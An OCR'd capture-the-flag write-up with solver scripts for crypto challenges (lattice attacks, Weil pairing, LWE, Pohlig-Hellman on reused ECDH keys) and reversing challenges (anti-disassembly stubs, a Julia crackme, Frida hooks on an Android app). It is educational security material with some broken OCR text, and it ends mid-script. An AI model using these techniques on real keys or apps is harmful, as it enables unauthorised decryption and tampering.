$$L = \begin{bmatrix} q_1 & & & & & \\ & q_2 & & & & \\ & & \ddots & & & \\ & & & q_n & & \\ c_1 & c_2 & \cdots & c_n & 1 & \\ r_1 & r_2 & \cdots & r_n & & 2^{248} \end{bmatrix}$$

It is easy to show that the linear combination $[-k_1, -k_2, \cdots, -k_n, x, 1]$ of the lattice basis can result in a quite short lattice point $[v_1, v_2, \cdots, v_n, x, 2^{248}]$. By applying lattice reduction algorithm such as LLL to L, we can easily find this short lattice point, from which x is recovered.

Code

The script to gather sufficient data (stored in the file `data`):

```
import json
from hashlib import sha256
from string import ascii_letters, digits

from pwn import *
from pwnlib.util.iters import bruteforce


def proof_of_work(r):
    r.recvuntil(b"XXXX+")
    suffix = r.recv(16).decode()
    r.recvuntil(b"== ")
    _hexdigest = r.recvline().strip().decode()
    print(f"suffix: {suffix}\nhexdigest: {_hexdigest}")

    prefix = bruteforce(
        lambda x: sha256((x+suffix).encode()).hexdigest() == _hexdigest,
        ascii_letters + digits,
        4,
        "fixed"
```

```
    )
    print(prefix)
    r.sendline(prefix)

def main():
    # Get data
    qs = []
    cs = []
    rs = []

    for i in range(50):
        print(i)
        conn = remote("101.32.203.233", 23333)
        # context.log_level = "debug"

        proof_of_work(conn)

        conn.recvline_endswith(b"I really have knowledge of x.")

        g, y, _, q, t, r = conn.recvall().decode().strip().split("\n")[-6:]
        gyt = b"".join(
            map(
                lambda x: int.to_bytes(len(str(x)), 4, 'big') + str(x).encode(),
                (g, y, t)
            ))
        c = int.from_bytes(sha256(gyt).digest(), 'big')

        qs.append(int(q))
        cs.append(int(c))
        rs.append(int(r))
        print(q, c, r)

        conn.close()

    json.dump([qs, cs, rs], open("data", "w"))

if __name__ == "__main__":
    main()
```

And the script to solve the HNP:

```
# SageMath 9.1
import json
from Crypto.Util.number import long_to_bytes

qs, cs, rs = json.load(open("data", "r"))

# HNP
N = 50
M = matrix(ZZ, N+2, N+2)

# q1
#    q2
#       ...
#           qn
# c1 c2 ... cn  1
# r1 r2 ... rn    2^248
```

```
for i in range(N):
    M[i,i]  = qs[i] # qi
    M[-2,i] = cs[i] # ci
    M[-1,i] = rs[i] # ri
M[-2,-2] = 1
M[-1,-1] = 2^248

M_lll = M.LLL()

x = M_lll[0,-2]

print(long_to_bytes(x))
# b'n1ctf{sOme_knOwl3dg3_is_leak3d}'
```

Curve

This is a challenge about generating specific elliptic curves. Apparently I f-ed up with parameter checking so there's some unintended solutions, I guess I'll spend more time on challenge proofreading next time.

```
#!/usr/bin/env sage

import signal, hashlib, string, random, os

os.chdir(os.path.dirname(os.path.abspath(__file__)))
FLAG = open("./flag.txt", 'r').read()
ROUNDS = 30

def POW():
  s = ''.join([random.choice(string.ascii_letters + string.digits) for _ in
range(20)])
  h = hashlib.sha256(s.encode()).hexdigest()
  prefix = s[:16]
  print("sha256(%s+XXXX) == %s" % (prefix, h))
  c = input("Give me XXXX: ")
  if hashlib.sha256((prefix + c).encode()).hexdigest() == h:
    return True
  return False

def chall():
  p = ZZ(input("P: "))  # of course we are using sage >= 9
  a = ZZ(input("A: "))
  b = ZZ(input("B: "))

  if not is_prime(p) or p.nbits() < 512:
    print("No bad parameters.")
    return

  E = EllipticCurve(GF(p), [a, b])
  if E.is_supersingular():
    print("No this is not good enough.")
    return

  q = E.order()
  x1 = ZZ(input("X1: "))
  y1 = ZZ(input("Y1: "))
  x2 = ZZ(input("X2: "))
```

```
    y2 = ZZ(input("Y2: "))
    G1 = E((x1, y1))
    G2 = E((x2, y2))

    for _ in range(ROUNDS):
      a0 = randint(1, q - 1)
      a1 = randint(1, q - 1)

      c = -1
      while c == -1 or c == a0 * a1:
        c = randint(1, q - 1)

      g0, g1 = G1 * a0, G2 * a1
      c0, c1 = G1 * (a0 * a1), G1 * c
      b = randint(0, 1)

      if b == 0:
        print(g0, g1, c0)
      else:
        print(g0, g1, c1)

      choice = ZZ(input("Choice: "))
      if choice != b:
        print("Wrong choice.")
        return

    print(f"Thank you! Here's your reward: {FLAG}")
    return

if __name__ == '__main__':
    if not PoW():
      print("Invalid PoW.")
      exit()
    signal.alarm(90)

    try:
      chall()
    except:
      print("oof...")
      exit()
```

The intended solution: Let's first look at the latter part of the challenge source, there are 30 rounds that checks if you input the correct guess. If you know Decisional Diffie-Hellman assumption, you may find it somewhat similar, instead using a single generator g, the check uses two user-provided points g_1, g_2.

From the wiki we can see some interesting quotes: "The DDH assumption does not hold on elliptic curves over $GF(p)$ with small embedding degree ... because the Weil pairing or Tate pairing can be used to solve the problem directly ...". Basically it means we can exploit bilinearity (i.e., $e_n([a]P, [b]Q)=e_n(P,Q)^{ab}, \forall a,b \in \mathbb{Z}$.) of bilinear pairings to solve DDH problem.

But how can Weil pairing help us solve this challenge? One important property of Weil pairing is $e_n(P,P)=1, \forall P \in E[n]$. But under the restrictions (p being prime) given by the challenge, if the group of points of E is cyclic, we can never distinguish the pairs given by the server. So we need to generate some special elliptic curves over $GF(p)$ where p is a prime, has a small embedding degree and also being non-cyclic.

About generating the curve, I used Complex Multiplication method. I've also used the algorithm from this paper to generate valid parameters. You can check out my solution here.

The unintended solutions: Though I'm not aware of all the unintended solutions, I think basically you can construct some anomalous curves where ECDLP can be solved efficiently. You can check out the writeup by @rkm0959.

Easy RSA?

To accomplish this challenge, we need to solve the following two problems:

1. Factor N which generated using vulnerable random prime generators
2. Solve LWE with the "linear" array

Factor N

```
def get_random_prime():
    total = 0
    for i in range(5):
        total += mark**i * getRandomNBitInteger(32)
    fac = str(factor(total)).split(" * ")
    return int(fac[-1])
```

Let v be an unknown number, the above code can be represented by the following formula
$$a * p = v_4 * x^4 + v_3 * x^3 + v_2 * x^2 + v_1 * x + v_0$$
Thus, N can be expressed as
$$a * b * N = w_8*x^8* + *w_7*x^7 + w_6*x^6* + *w_5*x^5 + w_4*x^4* + *w_3*x^3 + w_2*x^2* + *w_1*x + w_0$$
The degree of the above polynomial is only 8, we can use a lattice to help us.
Consider the following lattice
$$\begin{bmatrix} 1 & 0 & 0 & \ldots & 0 & x^{2k} \ 0 & 1 & 0 & \ldots & 0 & x^{2k-1} \ \vdots & \vdots & \vdots & \ddots & \vdots & \vdots \ 0 & 0 & 0 & \ldots & 1 & x \ 0 & 0 & 0 & \ldots & 0 & -N \end{bmatrix}$$
Using LLL algorithm, we can get a set of vector $v = (w*{2k}, w*{2k-1},\ldots,w_1,-w_0)$
Now factor degree 8 polynomial into two degree 4 polynomials
$$a * p = 3053645990*x^4* + *3025986779*x^3 + 2956649421*x^2* + *3181401791*x + 4085160459 \
b * q = 2187594805*x^4* + *2330453070*x^3 + 2454571743*x^2* + *2172951063*x + 3997404950$$
Substituting $x = 3^{66}$ into the above formula, and then using GCD, we can get p and q.

solve LWE

Split the matrix by rows, and a single row can be expressed by the following formula
$$a_i * secret + b = linear \pmod{upper} \ \Downarrow \ a_i * secret + k * upper = linear - b$$
Since there are 127 such formulas, a new matrix can be constructed

$$\begin{bmatrix} a_{11} & a_{12} & \cdots & a_{1n} & q & 0 & \cdots & 0 \\ a_{21} & \ddots & & \vdots & 0 & q & & \vdots \\ \vdots & & \ddots & \vdots & \vdots & & \ddots & \vdots \\ a_{m1} & \cdots & \cdots & a_{mn} & 0 & \cdots & \cdots & q \end{bmatrix} \begin{bmatrix} s_1 \\ \vdots \\ s_n \\ k_1 \\ \vdots \\ k_m \end{bmatrix} = \boldsymbol{b} - \boldsymbol{e}$$

What we need to do is to find a vector that approximates b on a lattice similar to the matrix on the left, that is, CVP.

code

solve RSA

```
C = 1
M = 3**66
k = 4
N =
32846178930381020200488205307866106934814063650420574397058108582359767867168248
45280440466061761728177216391694470399411178484981023387050492576208615524981008
93761946625013321066379979154677977200634315875101899 01

ml = []
for i in range(2*k + 1):
    tmp = [0] * (2*k + 1)
    tmp[i] = 1
    tmp[-1] = C * M**(2*k - i)
    if i == 2*k:
        tmp[-1] = -1 * C * N
    ml.append(tmp)

mm = Matrix(ml)
ws = mm.LLL()

w8, w7, w6, w5, w4, w3, w2, w1, cw0 = ws[0]
w0 = cw0 / C * -1

R.<x> = PolynomialRing(ZZ)
poly = w8*x^8 + w7*x^7 + w6*x^6 + w5*x^5 + w4*x^4 + w3*x^3 + w2*x^2 + w1*x + w0
print(poly)
print(poly.factor())

x = 3**66
ap = 3053645990*x^4 + 3025986779*x^3 + 2956649421*x^2 + 3181401791*x +
4085160459
p = gcd(ap, N)
q = N / p
print(p, q)

e = 127
phi = (p - 1) * (q - 1)
d = inverse_mod(e, phi)

result = [......]
linear = []
for r in result:
    linear.append(pow(r, d, N))
print(linear)
```

solve LWE

```
from sage.modules.free_module_integer import IntegerLattice
import numpy as np


def CVP(lattice, target):
    gram = lattice.gram_schmidt()[0]
```

```
    t = target
    for i in reversed(range(lattice.nrows())):
        c = ((t * gram[i]) / (gram[i] * gram[i])).round()
        t -= lattice[i] * c
    return target - t

row = 127
column = 43
prime = 152989197224467

matrix_values = list(np.load("A.npy"))
results = [31087157982749, 104407786039376, 137686226773280, 122706247879910,
3655653435789, 75939712496409, 23231038469244, 62275128959617, 106568566535000,
139979210268497, 79578952325022, 39814231664627,
136423111991438, 127591081894599, 137994322544582, 78604075943621,
114622235852532, 88755932103972, 106116650561098, 110708979497388,
13385264758465, 74235730861245, 100669691706940, 14891138382735,
125542116499588, 133221001164679, 128410414732026, 8591859221687,
100429843011859, 149288233436676, 118497336519202, 151300808743994,
94906614092865, 39866689255835, 102387722052459, 39836963925499, 87282800140954,
7022222126771, 129977203277257, 48759983962723, 63128134859648, 88570138802848,
6826269841995, 151504656089272, 93761934099344, 90593498845277, 73033798174713,
43387506205957, 47906851298720, 98248454178913, 60699627108221, 102052261408526,
26283939450850, 108411937946189, 137962137325519, 48964082685250,
109663630507527, 150859035456173, 114574205419268, 58781294385613,
116079144233661, 41851533914525, 115615624663637, 117345086133197,
13035149717492, 152219947031771, 54143063217021, 28063583119486, 12418419242545,
84997801980245, 76140535711332, 22782669917859, 99440612067126, 107228647755926,
144139270604673, 85556086412890, 128905302611897, 92851087699865,
142117521891621, 119557654940768, 31943733104226, 78303883202337,
64649956954315, 3549522683146, 40014171078827, 13252757299300, 116045625664262,
14664948290017, 65694839686733, 29518525156130, 150705658696732,
143791484820097, 131475164047537, 62428301185400, 4829603681024,
110933884725041, 2018130983244, 7272655468964, 124815479662237, 56240879680810,
95377339254418, 122049458606086, 147635008188323, 31827700267549,
39321382259757, 20624189318571, 12666661347663, 39748156613375, 73341116342101,
120046631622860, 79299889815491, 55335907796241, 104004761239437,
22242893504650, 35814193716083, 69815844744333, 98813297486210, 52344903586963,
78832812920313, 2440395446163, 151978021667326, 16994146588682, 61036562530947,
75402800673525, 32270398644225, 69141116344110, 58412825281201]

A = matrix(ZZ, row + column, row)
# row = 127 will be a bit slow, it takes a little more than two minutes to run
on my PC (Ryzen 3700X)
for i in range(row):
    A[i, i] = prime
for x in range(row):
    for y in range(column):
        A[row + y, x] = matrix_values[x][y]
lattice = IntegerLattice(A, lll_reduce=True)
target = vector(ZZ, results)
res = CVP(lattice.reduced_basis, target)
print("Closest Vector: {}".format(res))

R = IntegerModRing(prime)
M = Matrix(R, matrix_values)
flag = M.solve_right(res)
```

```
print("".join([chr(i) for i in list(flag)]))
```

FlagBot

In this challenge, the sender exchange key using ECDHE with 7 receivers.
There are two vulnerabilities in this challenge:

- The sender reused the same private key
- The `generate_safecurve` function only checks the existence of a large prime factor in the order of curve, but there can be small prime factors

By using Pohlig Hellman algorithm, we can use recover private key modulo small prime factor using Pohlig Hellman attack. And since the private key is the same in the 7 curves, we can use the small factors in all 7 curves to obtain partial information of the private key and then combine them using CRT.

```
from Crypto.Util.Padding import pad, unpad
from Crypto.Util.number import long_to_bytes, bytes_to_long
from Crypto.Cipher import AES
from hashlib import sha256
import base64
import re

with open('output.txt', 'r') as f:
    lines = f.readlines()

N = 7

curves = [None for _ in range(N)]
g = [None for _ in range(N)]
S_pub = [None for _ in range(N)]
R_pub = [None for _ in range(N)]
encrypted_msg = [None for _ in range(N)]

for i in range(N):
    a, b, p = re.findall(r'\d{2,}', lines[i*4+0])
    a = int(a)
    b = int(b)
    p = int(p)
    E = EllipticCurve(GF(p), [a, b])
    curves[i] = E
    exec(lines[i*4+1])
    exec(lines[i*4+2])
    exec(lines[i*4+3])
    g[i] = E(g[i])
    S_pub[i] = E(S_pub[i])
    R_pub[i] = E(R_pub[i])

moduli = []
residues = []
for idx, curve in enumerate(curves):
    n = curve.order()
    fac = list(factor(n))
    for i, j in fac:
        modules = i**j
        if i > 1 << 40:
            break
```

```
        _g_ = g[idx]*ZZ(n/modules)
        _q_ = S_pub[idx]*ZZ(n/modules)
        residue = discrete_log(_q_, _g_, operation="+")
        moduli.append(modules)
        residues.append(residue)
        print(residue, modules)

secret = crt(residues, moduli)
encrypted_msg = [None]
exec(lines[4*N])
px = (R_pub[0]*secret).xy()[0]
_hash = sha256(long_to_bytes(px)).digest()
key = _hash[:16]
iv = _hash[16:]
msg = AES.new(key, AES.MODE_CBC, iv).decrypt(base64.b64decode(encrypted_msg[0]))
msg = unpad(msg, 16)
print(msg)
```

Reverse

Oflo

First, some flower code:

```
#define FlowerCode0(i)  \
    asm("call func" #i ";"  \
        ".byte 0xE8;"   \
        "jmp l" #i ";"  \
        "func" #i ":"   \
        "pop %rax ;"    \
        "add $1, %rax ;"    \
        "push %rax ;"   \
        "mov %rsp, %rax ;"  \
        "xchg (%rax), %rax ;"   \
        "pop %rsp ;"    \
        "mov %rax, (%rsp) ;"    \
        "ret ;" \
        "l" #i ":"  \
    );
#define FlowerCode1 \
    asm(".byte 0xEB;"   \
        ".byte 0xFF;"   \
        ".byte 0xC0;"   \
        ".byte 0x48;"   \
        ".byte 0x90;"   \
        ".byte 0x90;"   \
    );
#define FlowerCode2 \
    asm(".byte 0x74;"   \
        ".byte 0x07;"   \
        ".byte 0x75;"   \
        ".byte 0x05;"   \
        ".byte 0xE9;"   \
        ".byte 0x00;"   \
        ".byte 0x10;"   \
        ".byte 0x40;"   \
```

```
        ".byte 0x00;"   \
    );
```

Then, we can see the function `sub_4008B9` executes `fork`, `wait`, `execve`, executes the `cat /proc/version` command, and uses `ptrace` to make the parent process get the output of the child process.
After getting the input, use the first 5 bits of the input to XOR the first 10 bytes of a function. The first 5 characters can be solved by the 5 bytes at the beginning of the commonly used function `push rbp; mov rbp, rsp; sub rsp, xh` `55 48 89 E5 48`, or you can directly guess `n1ctf`. Just use IDAPython or IDC script to patch. In other words, the input is correct to run the function correctly.
The last is a very simple XOR operation judgment

Oh My Julia

The executable provided is built with JuliaLang.

```
using PackageCompiler
build_executable("crack.jl")
```

Since Julia is JIT compiled, we need to find the JIT compiled code. This can be done by debugging, here are some possible ways:

1. break when program is asking for input, check the call stack
2. single step until the program outputs something
3. hardware break points on input / const flag part

Then we can dump the JITed code for further analysis.

The program basically splits the flag into 5 parts, each part is validated through a check function:

1. const string
2. simple xor
3. Chinese remainder theorem
4. some bit operations
5. exponentiating by squaring

It's trival to solve these parts after the check logic is understood. Here is the source code:

```
module crackme

Base.@ccallable function julia_main()::Cint
    try
        real_main()
    catch
        Base.invokelatest(Base.display_error, Base.catch_stack())
        return 1
    end
    return 0
end

function check1(word)
 if word != "n0w"
  return false
 else
  return true
```

```
 end
end

function check2(word)
 if length(word) != 3
  return false
 end
 dest = [232, 222, 196]
 for i = 1:3
  if Int(word[i]) ⊻ 177 != dest[i]
   return false
  end
 end
 return true
end

function check3(word)
 if length(word) != 4
  return false
 end
 num = reinterpret(Int32, Array{UInt8}(word))[1]
 if num % 4919 != 2303 || num % 6361 != 4186 || num % 9311 != 5525
  return false
 else
  return true
 end
 #if word != "kNOw"
 # return false
 #else
 # return true
 #end
end

function check4(word)
 if length(word) != 5
  return false
 end
 dest = UInt8[0x59, 0xbe, 0x62, 0xfa, 0x04]
 l = Array{UInt8}(word)
 l[3] = (l[3]<<3) | (l[3]>>5)
 l[1] = (l[1]<<2) | (l[1]>>6)
 l[4] = l[4] ⊻ l[3] ⊻ l[1]
 l[2] = l[2] ⊻ l[5] ⊻ (l[1]<<3)
 l[5] = (l[5]<<4) | (l[5]>>4)
 l[1] = l[1] ⊻ l[5] ⊻ (l[2]<<2)
 l[2] = (l[2]<<7) | (l[2]>>1)
 if l != dest
  return false
 else
  return true
 end
 #if word != "juL1@"
 # return false
 #else
 # return true
 #end
end
```

```
function check5(word)
 if length(word) != 13
  return false
 end
 base = BigInt(3)
 result = BigInt(1)
 for i = 1:13
  #global result
  #global base
  if word[i] != 'Z' && word[i] != 'z'
   return false
  end
  if word[i] == 'Z'
   result = result * base
  end
  base *= base
 end
 #println(result)
```

```
 if result !=
61679946777506378467872840312841986991667249152929142074166257699228071106887010
75146631681903787645131506509092609320621680335996011774133185924915744219183246
97420251006158808045052575689552302268036359257397440938757775421630755444465318
09677648124663822063039165226064902905602842930107484946595209322524005221327015
03847731262931700009254884130125557658811643798175788587564577224264756167863381
39123440401300401004443422210356971455945469017931960996274214577409381853005046
63647791702978999962154158827496981966921262839116871702388294591952015416863476
48768736129003321187960266022395285700138347393691701069800248507644296815948904
64297623128839040639289113749426583249475940157309721085011466315327431375653753
40181095892065706025405593260392008487166386173677131719887118934026042628985515
64788694015795986970388491176582531665735658490435481200684917725457390389445927
20701773955110489929320803189469159756775137231617323596921870123612933347531212
66874837265181988845134314413737323221373875134111861138154890082049098827672111
69670588119365268975311156035629164815032021033896627248205135889384062142533117
42712617409566428822968898385751405291242937354098963673041161444450027589555378
62885249056724812909149622306639429787119771916170653552853762523009198560612620
86308230629602563968135550187794697940223487471707339180184560459695301837543872
63568148832798074443881093223817517333691010806716110452493414571938958285109736
89357505170778900347544804452397960659560233829530811043913215054924188796428437
44083771488220776322694705558795406301099726143053265877629581376259736759379188
07031467759038018087527358956461355907730503993152153288949287465411646168772143
37295606043450536652953532360766645870879943101944068270227866564998476721933856
24034515585768388568701635965244814323298597210348083543194600191130177132309986
67896937355182944200274748531186657537835070352723871110209536938433635691040400
44693561908061731576325877528294343862871145782911554648807092136414228760023939
11662603315051364986980980896704848929494530865685081868837652490605249636514235
05718220770295232165745445632154078161815225127852826804193082198241714653831934
46392629424092874137583652589367195858882458235848247878396957929423508359753258
89291159555569773698908762648328204484224374476005032892196588715683423064219222
09521018795608405042845353137267495007272621117282558527503741064418621896053910
92031963752945680563469776908405477478225089695308708557172947465239480686578105
45614758240263248907656864643160983042403080961181298595656632900922716579858394
87195890434817004015345305627461111501980650678410820236795140135359271070941662
48554025186084775781914641021292148379789945627962712861108184027755338441161388
32972397140813091516932287622012692130454886149279432122660261892989759781348004
54502999715032604479687254879531520282421802106860544794952828253275398419942736
09813801177279247070970975677553387590710371355820686778412426049843368218249129
07298987321024269757948506834116030717378803260595543851757773593544092953717412
77776594690200642255235778894185099413101198530015695676165276351211733759214136
29037704436404170775787688434017394639460119764273662775356914155383033156808985
71953720879996801759034877085380157983224998649271609665774965177001138337677090
02587213138859713045137253136 3
  return false
 else
  return true
 end
 #if word != "ZzzZZzzzZZzzZZ"
 # return false
 #else
 # return true
 #end
end

function real_main()
 # flag = "nOw_You_kNOw_juL1@_ZzzZZzzzZZzzZZ"
 print("> ")
 s = readline(stdin)
```

```
 if length(s) != 32
  println("err")
  exit()
 end
 l = split(s, "_")
 if length(l) != 5
  println("err")
  exit()
 end
 if check1(l[1]) && check2(l[2]) && check3(l[3]) && check4(l[4]) && check5(l[5])
  println("n1ctf{$s}")
 else
  println("noo")
 end
end

if abspath(PROGRAM_FILE) == @__FILE__
    real_main()
end

end # module
```

EasyAPK

First of all,find the key function `sub_13040` according to the `RegisterNatives` API,then you can see that the function `sub_EA3C` is a function which calculates the length of input string and finally you'll find length of the string that you input must be 39.


Then you'll find that all native functions use obfuscator,but the logic of all methods can be analyzed if you stay positive and be patient. After dynamic analysis with IDA and frida,You'll find that the method `sub_12930` is a encrypt function using `base64`,`v39` is the length added with the first part of you input.Although the function use another table `unk_39020`,which can be see by dynamic analysis or just using frida.

```
316             goto LABEL_77;
317           if ( j == 1649224962 )
318             goto LABEL_84;
319 LABEL_78:
320           if ( j <= 462663432 )
321             goto LABEL_79;
322         }
323         *v20 = v35;
324         v40 = v20 + 1;
325         sub_10058(v20 + 1, v37, 0LL, 16LL);
326         v41 = sub_12930(v39, 17LL, &unk_39020, '/');
327         v18 = sub_F020(v41, &unk_39070, 24LL) == 0;
328         v19 = -25243665;
329         v5 = -392188039;
330         goto LABEL_90;
331       }
332       if ( v5 != -494138624 )
333         break;
334       v11 = malloc(17LL);
```


After using frida,the content of it is shown as follows:

```
    at main (/hook.js:8)
    at frida/runtime/core.js:55
[Nexus 5X::com.nu1l.ctf]-> print_string(0x39020)
           0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
7f8a014020 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70  abcdefghijklmnop
7f8a014030 71 72 73 74 75 76 77 78 79 7a 41 42 43 44 45 46  qrstuvwxyzABCDEF
7f8a014040 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
7f8a014050 57 58 59 5a 30 31 32 33 34 35 36 37 38 39 2b 2d  WXYZ0123456789+-
7f8a014060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
7f8a014070 6a 5a 65 33 79 4a 47 33 7a 4a 4c 48 79 77 75 34  jZe3yJG3zJLHywu4
7f8a014080 6f 74 6d 5a 7a 77 79 2f 00 00 00 00 48 65 6c 6c  otmZzwy/....Hell
```


Following the execution order,You'll find that function `sub_F020` hold the result of method `sub_12930`,and it is a `strcmp` function,then we get the encrypted ciphertext `jZe3yJG3zJLHywu4otmZzwy/` and get the first part of plaintext which shows as follows:




Stay patient and keep anaylsis,you'll find `sub_122A0` is the next key function,`hook` it,



Obviously， the first argument is the length adding to the second part of our input,the second and the last one are used before.After anaylsis for the function `sub_122A0`,You'll find it is a method using `AES-CBC` according to the constants it uses.Just like the next picture shows.



Then,you should get the ciphertext which used for compared.this part is so easy that you all knows,just showing the second flag.



Then you got the whole flag : `n1ctf{17b87f9aae8933ef03b5029f16f7e605}`

All scripts are shown as follows:

```
function print_string(offset){
    var module = Process.findModuleByName("libnative-lib.so")
    var base  = module.base;
    console.log(ptr(base.add(ptr(offset))).readCString());

}
function hook_native(){
    var module = Process.findModuleByName("libnative-lib.so")
    var base  = module.base;
    var sub_12930 = base.add(0x12930);
    Interceptor.attach(sub_12930,{
        onEnter : function(args){
            this.arg0 = args[0];
            console.log("sub_12930 onEnter:",hexdump(this.arg0),"\r\n");

        },onLeave : function(retval){

            console.log("sub_12930 onLeave:",hexdump(retval));

        }
    });
    var sub_122A0 = base.add(0x122A0);
    Interceptor.attach(sub_122A0,{
        onEnter : function(args){
            this.arg0 = args[0]
            this.arg1 = args[1]
            this.arg2 = args[2]
            console.log("sub_122A0
